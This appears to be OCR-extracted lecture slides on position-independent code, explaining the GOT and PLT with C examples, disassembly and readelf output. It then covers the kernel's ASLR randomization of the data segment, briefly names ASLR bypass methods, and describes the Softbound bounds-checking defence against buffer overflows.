
- Table at a fixed (known) location in memory space and known to the linker
- Has the location of the absolute address of variables and functions

Without GOT

```
; Place the value of the variable in edx
mov edx, [ADDR_OF_VAR]
```

With GOT

```
; 1. Somehow get the address of the GOT into ebx
lea ebx, ADDR_OF_GOT

; 2. Suppose ADDR_OF_VAR is stored at offset 0x10
;    in the GOT. Then this will place ADDR_OF_VAR
;    into edx.
mov edx, DWORD PTR [ebx + 0x10]

; 3. Finally, access the variable and place its
;    value into edx.
mov edx, DWORD PTR [edx]
```



Enforcing Relative Addressing (example)

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
        mylib_int = x;
}

unsigned long get_mylib_int()
{
        return mylib_int;
}
```

With load time relocatable

```
0000046c <set_mylib_int>:
 46c:   55                      push   %ebp
 46d:   89 e5                   mov    %esp,%ebp
 46f:   8b 45 08                mov    0x8(%ebp),%eax
 472:   a3 00 00 00 00          mov    %eax,0x0
 477:   5d                      pop    %ebp
 478:   c3                      ret
```

With PIC

```
0000045c <set_mylib_int>:
 45c:   55                      push   %ebp
 45d:   89 e5                   mov    %esp,%ebp
 45f:   e8 2b 00 00 00          call   48f <__i686.get_pc_thunk.cx>
 464:   81 c1 80 11 00 00       add    $0x1180,%ecx
 46a:   8b 81 f8 ff ff ff       mov    -0x8(%ecx),%eax
 470:   8b 55 08                mov    0x8(%ebp),%edx
 473:   89 10                   mov    %edx,(%eax)
 475:   5d                      pop    %ebp
 476:   c3                      ret
```

```
0000048f <__i686.get_pc_thunk.cx>:
 48f:   8b 0c 24                mov    (%esp),%ecx
 492:   c3                      ret
```

Enforcing Relative Addressing (example)

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
        mylib_int = x;
}

unsigned long get_mylib_int()
{
        return mylib_int;
}
```

With load time relocatable

```
0000046c <set_mylib_int>:
 46c:   55                      push   %ebp
 46d:   89 e5                   mov    %esp,%ebp
 46f:   8b 45 08                mov    0x8(%ebp),%eax
 472:   a3 00 00 00 00          mov    %eax,0x0
 477:   5d                      pop    %ebp
 478:   c3                      ret
```

With PIC

Get address of next instruction to achieve relativeness

Index into GOT and get the actual address of mylib_int into eax

Now work with the actual address.

```
0000045c <set_mylib_int>:
 45c:   55                      push   %ebp
 45d:   89 e5                   mov    %esp,%ebp
 45f:   e8 2b 00 00 00          call   48f <__i686.get_pc_thunk.cx>
 464:   81 c1 80 11 00 00       add    $0x1180,%ecx
 46a:   8b 81 f8 ff ff ff       mov    -0x8(%ecx),%eax
 470:   8b 55 08                mov    0x8(%ebp),%edx
 473:   89 10                   mov    %edx,(%eax)
 475:   5d                      pop    %ebp
 476:   c3                      ret
```

```
0000048f <__i686.get_pc_thunk.cx>:
 48f:   8b 0c 24                mov    (%esp),%ecx
 492:   c3                      ret
```

CR

Advantage of the GOT

- With load time relocatable code, every variable reference would need to be changed
  - Requires writeable code segments
  - Huge overheads during load time
  - Code pages cannot be shared
- With GOT, the GOT table needs to be constructed just once during the execution
  - GOT is in the data segment, which is writeable
  - Data pages are not shared anyway
  - Drawback : runtime overheads due to multiple loads

An Example of working with GOT

```
int myglob = 32;

int main(int argc, char **argv)
{
        return myglob + 5;
}
```

$gcc –m32 –shared –fpic –S got.c

Besides a.out, this compilation also generates got.s
The assembly code for the program

```
        .file   "got.c"
.globl myglob
        .data
        .align 4
        .type   myglob, @object
        .size   myglob, 4
myglob:
        .long   32
        .text
.globl main
        .type   main, @function
main:
        pushl   %ebp
        movl    %esp, %ebp
        call    __i686.get_pc_thunk.cx
        addl    $_GLOBAL_OFFSET_TABLE_, %ecx
        movl    myglob@GOT(%ecx), %eax
        movl    (%eax), %eax
        addl    $5, %eax
        popl    %ebp
        ret
        .size   main, .-main
        .ident  "GCC: (Debian 4.4.5-8) 4.4.5"
        .section        .text.__i686.get_pc_thunk.cx,"axG",@progbits,__i686.get_
pc_thunk.cx,comdat
.globl __i686.get_pc_thunk.cx
        .hidden __i686.get_pc_thunk.cx
        .type   __i686.get_pc_thunk.cx, @function
__i686.get_pc_thunk.cx:
        movl    (%esp), %ecx
        ret
        .section        .note.GNU-stack,"",@progbits
```

Data section

Text section

The macro for the GOT is known by the linker.
%ecx will now contain the offset to GOT

Load the absolute address of myglob from the GOT into %eax

Fills %ecx with the eip of the next instruction.
Why do we need this indirect way of doing this?
In this case what will %ecx contain?

More

```
chester@aahalya:~/tmp$ readelf -S a.out
There are 27 section headers, starting at offset 0x69c:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .note.gnu.build-i NOTE            000000d4 0000d4 000024 00   A  0   0  4
  [ 2] .hash             H
  [ 3] .gnu.hash         G
  [ 4] .dynsym           D
  [ 5] .dynstr           S
  [ 6] .gnu.version      V
  [ 7] .gnu.version_r    V
  [ 8] .rel.dyn          R
  [ 9] .rel.plt          R
  [10] .init             P
  [11] .plt              P
  [12] .text             PROGBITS        00000370 000370 000118 00  AX  0   0 16
  [13] .fini             PROGBITS        00000488 000488 00001c 00  AX  0   0  4
  [14] .eh_frame         PROGBITS        000004a4 0004a4 000004 00   A  0   0  4
  [15] .ctors            PROGBITS        000014a8 0004a8 000008 00  WA  0   0  4
  [16] .dtors            PROGBITS        000014b0 0004b0 000008 00  WA  0   0  4
  [17] .jcr              PROGBITS        000014b8 0004b8 000004 00  WA  0   0  4
  [18] .dynamic          DYNAMIC         000014bc 0004bc 0000c8 08  WA  5   0  4
  [19] .got              PROGBITS        00001584 000584 000010 04  WA  0   0  4
  [20] .got.plt          PROGBITS        00001594 000594 000014 04  WA  0   0  4
```

```
chester@aahalya:~/tmp$ readelf -r ./a.out

Relocation section '.rel.dyn' at offset 0x2d8 contains 5 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
000015a8  00000008 R_386_RELATIVE
00001584  00000106 R_386_GLOB_DAT    00000000   __gmon_start__
00001588  00000206 R_386_GLOB_DAT    00000000   _Jv_RegisterClasses
0000158c  00000406 R_386_GLOB_DAT    000015ac   myglob
00001590  00000306 R_386_GLOB_DAT    00000000   __cxa_finalize
```

offset of myglob in GOT

GOT it!

CR

Deep Within the Kernel (randomizing the data section)

loading the executable

```
static int load_elf_binary(struct linux_binprm *bprm, struct pt_regs *regs)
{
        struct file *interpreter = NULL; /* to shut gcc up */
        unsigned long load_addr = 0, load_bias = 0;
    ...
#ifdef arch_randomize_brk
        if ((current->flags & PF_RANDOMIZE) && (randomize_va_space > 1))
                current->mm->brk = current->mm->start_brk =
                        arch_randomize_brk(current->mm);
#endif
    ...
out_free_ph:
        kfree(elf_phdata);
        goto out;
}
```

Check if randomize_va_space is > 1 (it can be 1 or 2)

```
unsigned long arch_randomize_brk(struct mm_struct *mm)
{
        unsigned long range_end = mm->brk + 0x02000000;
        return randomize_range(mm->brk, range_end, 0) ? : mm->brk;
}
```

Compute the end of the data segment (m->brk + 0x20)

```
unsigned long
randomize_range(unsigned long start, unsigned long end, unsigned long len)
{
        unsigned long range = end - len - start;

        if (end <= start + len)
                return 0;
        return PAGE_ALIGN(get_random_int() % range + start);
}
```


Finally Randomize

Function Calls in PIC

- Theoretically could be done similar with the data…
  - call instruction gets location from GOT entry that is filled in during load time (this process is called binding)
  - In practice, this is time consuming. Much more functions than global variables. Most functions in libraries are unused
- Lazy binding scheme
  - Delay binding till invocation of the function
  - Uses a double indirection – PLT – **p**rocedure **l**inkage **t**able in addition to GOT

The PLT


- Instead of directly calling func, invoke an offset in the PLT instead.
- PLT is part of the executable text section, and consists of one entry for each external function the shared library calls.
- Each PLT entry has
  - a jump location to a specific GOT entry
  - Preparation of arguments for a 'resolver'
  - Call to resolver function



First Invocation of Func

First Invocation of fun

(steps 2 and 3)
On first invocation of func, PLT[n] jumps to GOT[n], which simply jumps back to PLT[n]




First Invocation of Func

(step 4). Invoke resolver, which **resolves** the actual of func,
places this actual address into GOT
and then invokes func

The arguments passed to resolver, that helps to do symbol resolution

Note that the contents of GOT is now changed to point to the actual address of func



Example of PLT

```
unsigned long mylib_int;

void set_mylib_int(unsigned long x)
{
        mylib_int = x;
}

void inc_mylib_int()
{
        set_mylib_int(mylib_int + 1);
}

unsigned long get_mylib_int()
{
        return mylib_int;
}
```

```
chester@aahalya:~/sse/aslr/plt$ make
gcc -fpic -g -c mylib.c -o mylib.o
gcc -fpic -shared -o libmylib_pic.so mylib.o
```

Compiler converts the call to set_mylib_int into set_mylib_int@plt

```
000004b7 <inc_mylib_int>:
 4b7:   55                      push   %ebp
 4b8:   89 e5                   mov    %esp,%ebp
 4ba:   53                      push   %ebx
 4bb:   83 ec 14                sub    $0x14,%esp
 4be:   e8 d4 ff ff ff          call   497 <__i686.get_pc_thunk.bx>
 4c3:   81 c3 81 11 00 00       add    $0x1181,%ebx
 4c9:   8b 83 f8 ff ff ff       mov    -0x8(%ebx),%eax
 4cf:   8b 00                   mov    (%eax),%eax
 4d1:   83 c0 01                add    $0x1,%eax
 4d4:   89 04 24                mov    %eax,(%esp)
 4d7:   e8 e0 fe ff ff          call   3bc <set_mylib_int@plt>
 4dc:   83 c4 14                add    $0x14,%esp
 4df:   5b                      pop    %ebx
 4e0:   5d                      pop    %ebp
 4e1:   c3                      ret
```

Example of PLT

```
Disassembly of section .plt:

0000039c <__gmon_start__@plt-0x10>:
 39c:   ff b3 04 00 00 00        pushl  0x4(%ebx)
 3a2:   ff a3 08 00 00 00        jmp    *0x8(%ebx)
 3a8:   00 00                    add    %al,(%eax)
        ...

000003ac <__gmon_start__@plt>:
 3ac:   ff a3 0c 00 00 00        jmp    *0xc(%ebx)
 3b2:   68 00 00 00 00           push   $0x0
 3b7:   e9 e0 ff ff ff           jmp    39c <_init+0x30>

000003bc <set_mylib_int@plt>:
 3bc:   ff a3 10 00 00 00        jmp    *0x10(%ebx)
 3c2:   68 08 00 00 00           push   $0x8
 3c7:   e9 d0 ff ff ff           jmp    39c <_init+0x30>

000003cc <__cxa_finalize@plt>:
 3cc:   ff a3 14 00 00 00        jmp    *0x14(%ebx)
 3d2:   68 10 00 00 00           push   $0x10
 3d7:   e9 c0 ff ff ff           jmp    39c <_init+0x30>
```

ebx points to the GOT table
ebx + 0x10 is the offset corresponding
to set_mylib_int

Offset of set_mylib_int in the GOT (+0x10).
It contains the address of the next instruction (ie. 0x3c2)

```
chester@aahalya:~/sse/aslr/plt$ readelf -x .got.plt libmylib_pic.so

Hex dump of section '.got.plt':
  0x00001644 6c150000 00000000 00000000 b2030000 l...............
  0x00001654 c2030000 d2030000                   ........
```

Example of PLT


```
Disassembly of section .plt:

0000039c <__gmon_start__@plt-0x10>:
 39c:    ff b3 04 00 00 00       pushl   0x4(%ebx)
 3a2:    ff a3 08 00 00 00       jmp     *0x8(%ebx)
 3a8:    00 00                   add     %al,(%eax)
         ...

000003ac <__gmon_start__@plt>:
 3ac:    ff a3 0c 00 00 00       jmp     *0xc(%ebx)
 3b2:    68 00 00 00 00          push    $0x0
 3b7:    e9 e0 ff ff ff          jmp     39c <_init+0x30>

000003bc <set_mylib_int@plt>:
 3bc:    ff a3 10 00 00 00       jmp     *0x10(%ebx)
 3c2:    68 08 00 00 00          push    $0x8
 3c7:    e9 d0 ff ff ff          jmp     39c <_init+0x30>

000003cc <__cxa_finalize@plt>:
 3cc:    ff a3 14 00 00 00       jmp     *0x14(%ebx)
 3d2:    68 10 00 00 00          push    $0x10
 3d7:    e9 c0 ff ff ff          jmp     39c <_init+0x30>
```

Jump to the resolver, which resolves the actual address of set_mylib_int and fills it into the GOT

Push arguments for the resolver.

Jump to the first entry of the PLT Ie. PLT[0]

Subsequent invocations of Func



Advantages

- Functions are relocatable, therefore good for ASLR
- Functions resolved only on need, therefore saves time during the load phase

Bypassing ASLR

- Brute force
- Return-to-PLT
- Overwriting the GOT
- Timing Attacks

Safer Programming Languages, and Compiler Techniques

Other Precautions for buffer overflows

- Enforce memory safety in programming language
  - Example java, C# (slow and not feasible for system programming)
    - Cannot replace C and C++.
      (Too much software already developed in C / C++)
  - Newer languages like Rust seem promising
- Use securer libraries. For example C11 annex K, gets_s, strcpy_s, strncpy_s, etc.

(_s is for secure)

Compile Bounds Checking

- Check accesses to each buffer so that it cannot be beyond the bounds
- In C and C++, bound checking performed at pointer calculation time or dereference time.
- Requires run-time bound information for each allocated block.
- Two methodologies
  - Object based techniques
  - Pointer based techniques

Softbound : Highly Compatible and Complete Spatial Memory Safety for C
Santosh Nagarakatte, Jianzhou Zhao, Milo M. K. Martin, and Steve Zdancewic

Softbound

- Every pointer in the program is associated with a base and bound
- Before every pointer dereference to verify to verify if the dereference is legally permitted

```
ptr = malloc(size);
ptr_base = ptr;
ptr_bound = ptr + size;
if (ptr == NULL) ptr_bound = NULL;
```

```
int array[100];
ptr = &array;
ptr_base = &array[0];
ptr_bound = &array[100];
```

```
check(ptr, ptr_base, ptr_bound, sizeof(*ptr));
value = *ptr;      // original load
```

Where check() is defined as:

```
void check(ptr, base, bound, size) {
  if ((ptr < base) || (ptr+size > bound)) {
    abort();
  }
}
```

These checks are automatically inserted at compile time for all pointer variables. For non-pointers, this check is not required.

Softbound – more details

- **pointer arithmetic and assignment**
  The new pointer inherits the base and bound of the original pointer

```
newptr = ptr + index;     // or &ptr[index]
newptr_base = ptr_base;
newptr_bound = ptr_bound;
```

No specific checks are required, until dereferencing is done

Storing Metadata

- Table maintained for metadata

```
int** ptr;
int* new_ptr;
...
check(ptr, ptr_base, ptr_bound, sizeof(*ptr));
newptr = *(ptr);
newptr_base = table_lookup(ptr)->base;
newptr_bound = table_lookup(ptr)->bound;
```

```
int** ptr;
int* new_ptr;
...
check(ptr, ptr_base, ptr_bound, sizeof(*ptr));
*(ptr) = new_ptr;
table_lookup(ptr)->base = newptr_base;
table_lookup(ptr)->bound = newptr_bound;
```

Softbound – more details

- Pointers passed to functions
  - If pointers are **passed by the stack**
    no issues. The compiler can put information related to metadata onto the stack
  - If pointers **passed by registers.**

    Compiler modifies every function declaration to

    add more arguments related to metadata

    For each function parameter that is a pointer, the corresponding base

    and bound values are also sent to the function

```
int func(char* s)
{
   ...
}

int value = func(ptr);
```

→

```
int _sb_func(char* s, void* s_base, void* s_bound)
{
   ...
}

int value = _sb_func(ptr, ptr_base, ptr_bound);
```